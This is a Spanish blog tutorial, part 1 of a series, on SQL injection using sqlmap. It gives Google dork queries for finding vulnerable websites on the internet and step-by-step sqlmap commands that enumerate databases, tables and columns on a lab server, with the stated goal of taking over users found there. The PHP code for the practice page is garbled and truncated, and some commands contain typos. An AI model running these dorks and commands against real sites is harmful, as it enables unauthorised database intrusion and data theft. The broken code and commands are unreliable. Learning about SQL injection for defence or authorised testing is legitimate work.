ATAQUE SQL INJECTION BÁSICO CON SQLMAP PARTE 1

Bienvenidos a este pequeño y básico posts, en esta ocasión tengo el agrado de hablarles sobre la **"SQL INJECTION"** y como realizar este tipo de ataque a un web venerable con la herramienta sqlmap.

Todo este proceso lo ire desarrollando a través de varios posts que irán desde lo básico hasta lo avanzado. Bueno no se diga más comenzamos…

1.1.- INTRODUCCIÓN

¿Qué es SQL INJECTION?

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.

El origen de la vulnerabilidad radica en el incorrecto chequeo o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o script que esté embebido dentro de otro.

Se conoce como Inyección SQL, indistintamente, al tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado.

Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Este tipo de intrusión normalmente es de carácter malicioso, dañino o espía, por tanto es un problema de seguridad informática, y debe ser tomado en cuenta por el programador de la aplicación para poder prevenirlo. Un programa elaborado con descuido, displicencia o con ignorancia del problema, podrá resultar ser vulnerable, y la seguridad del sistema (base de datos) podrá quedar eventualmente comprometida.

La intrusión ocurre durante la ejecución del programa vulnerable, ya sea, en computadores de escritorio o bien en sitios Web, en este último caso obviamente ejecutándose en el servidor que los aloja.

¿Qué es SQLmap?

SQLmap es una de las herramienta open source más conocidas para hacer ataques SQLi (SQL Injection) escrita en Python, se encuentra disponible para Windows, Mac Ox y Linux. SQLmap se encarga de realizar peticiones a los parámetros de una URL que se le indiquen, ya sea mediante una petición GET, POST, en las cookies, etc. Es capaz de explotar todo tipo de SQLi como union-base, time-base-blind, base-blind-injection, heavy-queries, etc.

Glosario de términos que necesitas saber:

Cliente.- Es una aplicación informática o un computador que consume un servicio remoto en otro computador conocido como servidor normalmente a través de una red de telecomunicación.

Función Booleana.- Es una función cuyo dominio son las palabras conformadas por los valores binarios 0 ó 1 (“falso” o “verdadero“, respectivamente), y cuyo codominio son ambos valores 0 y 1.

Create.- Término en inglés cuyo significado en español es Crear.

Delete.- Término en inglés cuyo significado en español es Borrar.

Google dork.-Es un parámetro de búsqueda que nos muestra un listado de páginas que tienen el formato para ser posiblemente inyectadas.

Retrieve.- Término en inglés cuyo significado en español es Recuperar.

Servidor.- Computadora que formando parte de una red provee servicios a otras computadoras denominadas clientes.

Tester.- Llámesele al individuo y/o agente encargado de realizar las pruebas.

Update.- Término en inglés cuyo significado en español es Actualizar.

1.2.- TUTORIAL

¿Qué necesitamos?

-Sqlmap instalado o un sistema Linux que tenga preinstalado como back box , kali Linux etc… En mi caso usare back box.

-una página vulnerable para practicar (se puede crear).

PASO A SEGUIR.

1.- búsqueda de páginas venerables en internet o bien crear una.

Como buscar una página vulnerable en Internet:

Se pueden teclear en el buscador algunas **GoogleDork** por ejemplo:


lnurl:php?id=

inurl:php?sid=

inurl:asp?id=

inurl:newsdetail.php?id=

inurl:index.php?id=



Como crear una página vulnerable básica:

Para crear una página básica vulnerable se necesita tener conocimientos básicos en php y Mysql pero no hablemos más de eso aquí les dejo el código para que practiquen antes de hacerlo con alguna página de Internet ya que esto es ilegal en algunos países…

Código:

index.html

HACKER EVIL

Taller sql Injection con Sqlmap por hacker evil parte 1

Enlace

Sqli.php

Sqli

Taller sql Injection con Sqlmap

Bienvenid@

```
";echo "Hola : ".$columna[2]."
";echo "Eres : ".$columna[3]."
";}else{header("location: index.html");}mysql_c
lose($con);?>
```

2.- comprobando si la página es vulnerable:

Para comprobar si es vulnerable o no la web a hackear, pondremos un apostrofe "' " al final del link de la página que queremos vulnerar. Si nos dispara un error, quiere decir que es vulnerable, si no, quiere decir que los administradores tienen al día su sitio, sin embargo no quiere decir que no sea vulnerable, solo que requiere un grado de especialización mayor para lograr penetrar el sitio.

En mi caso usare la página alojada en mi servidor local que prepare para este tutorial:


http://192.168.1.1/laboratorio/Sqli.php?id=1'
o http://192.168.1.1/laboratorio/Sqli.php?id='1

Al agregar el apostrofe y actualizar el link notamos el siguiente error:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\xampp\htdocs\laboratorio\Sqli.php on line 18

Si lo hacemos en una página vulnerable en la internet el error que nos puede mandar puede ser así:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1.




Todo esto nos indica que esta página es vulnerable.


3.-lanzado el ataque:

En este punto iniciamos sqlmap:

Para iniciar sqlmap en debían y sus derivados se inicia como súper usuario (en mi caso yo uso back box como sistema de escritorio y ya trae pre-instalado SQLmap)

1-abrimos la consola y iniciamos como súper usuario e iniciamos sqlmap:





2-atacamos con sqlmap:

Para realizar el ataque escribimos lo siguiente y damos enter:


sqlmap -u http://192.168.1.1/laboratorio/Sqli.php?id=1 -dbs

Dónde:

-u es donde se coloca la url atacar.

-dbs es para extraer las bases de datos en el servidor.

Después se vera los siguiente lo cual nos muestra las bases de datos disponibles en el servidor atacado:



3-extrayendo tablas:

Extrayendo tablas:

Para extraer tablas lo primero que debemos hacer es elegir una base de datos que se muestran en la lista:

En mi caso elige “dante”:

Luego escribimos en la consola lo siguiente:


sqlmap -u http://192.168.1.1/laboratorio/Sqli.php?id=1 -D dante -tables

Dónde:

-D es el nombre de la base de datos que se va atacar.

—**tables** es para que nos muestre todas la tablas alojadas en el base de datos.


Al dar enter y ejecutarse lo anterior se mostrara las tablas disponibles:



4-estalqueando tablas disponibles (explotar sus columnas):


Pido disculpas por el título de este paso,en este paso nosotros revisaremos lo que contiene cada tabla y si se encuentra algún usuario disponible nos apoderaremos de él; para realizar esto hacemos lo siguiente:

Elegimos una tabla en mi caso elegí la única disponible “evil”:



Escribimos en la consola lo siguiente y damos enter:

sqlmap -u http://192.168.1.1/laboratorio/Sqli.php?id=1 -D dante T- evil -columns




Dónde:

-T es la tabla atacada.

-columns no muestra todas las columnas de la tabla atacada

Después de que se ejecute se mostrara las columnas disponibles en la tabla atacada:

